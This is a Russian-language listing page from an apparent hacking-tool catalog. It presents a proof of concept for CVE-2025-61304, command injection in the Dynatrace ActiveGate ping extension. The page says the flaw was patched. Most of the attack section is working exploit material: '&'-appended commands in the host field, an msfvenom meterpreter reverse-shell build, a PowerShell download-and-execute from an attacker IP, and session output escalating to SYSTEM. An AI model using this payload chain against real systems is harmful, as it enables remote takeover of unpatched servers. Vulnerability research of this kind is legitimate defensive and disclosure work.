
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-61304 — Уязвимость внедрения команд ОС в ping-расширении Dynatrace ActiveGate до версии 1.016 через специально сформированный IP-адрес | Kitploit
Инструменты/GitHubGitHub/pentastic-be/cve-2025-61304
Повышение привилегийГенерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийПост-эксплуатация
GitHubpentastic-be/cve-2025-61304

CVE-2025-61304

Уязвимость внедрения команд ОС в ping-расширении Dynatrace ActiveGate до версии 1.016 через специально сформированный IP-адрес

Репозиторий
2231 год назадЕщё не проверено
Поделиться

CVE-2025-61304

"Уязвимость внедрения OS-команд в ping-расширение Dynatrace ActiveGate до версии 1.016 через специально сформированный IP-адрес"

В фоновом режиме ping-расширение использует командную строку Windows для выполнения ping. Поле ввода для Test Target Host также имеет длину 1024 символа. После IP-адреса можно дописать дополнительные команды для выполнения ActiveGate, просто используя символ '&'.

Сообщено в Dynatrace и исправлено этим коммитом: https://github.com/Dynatrace/dynatrace-api/pull/99

Эксплойт RCE для добавления пользователя:

добавление_пользователя


Список локальных пользователей до и после:

эксплойт

Другие примеры полезных нагрузок:

  1. Создайте обратную оболочку meterpreter:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.51.200 LPORT=4444 -f exe > mshell.exe
  1. Скачайте и выполните оболочку на ActiveGate через облачный интерфейс с помощью ping-расширения:
google&powershell.exe $ProgressPreference = 'SilentlyContinue'; Invoke-WebRequest http://192.168.51.200/mshell.exe -OutFile c:\test\mshell.exe

google&c:\test\mshell.exe

  1. Полученная сессия
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.51.200:4444 

[*] Sending stage (200262 bytes) to 192.168.51.54
[*] Meterpreter session 3 opened (192.168.51.200:4444 -> 192.168.51.54:49800 ) at 2023-01-21 19:02:16 +0100

meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter > getsystem 
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > sysinfo
Computer        : WIN-9493M3CRTDV
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    977
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    564
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    352
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    344
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    322
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    308

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





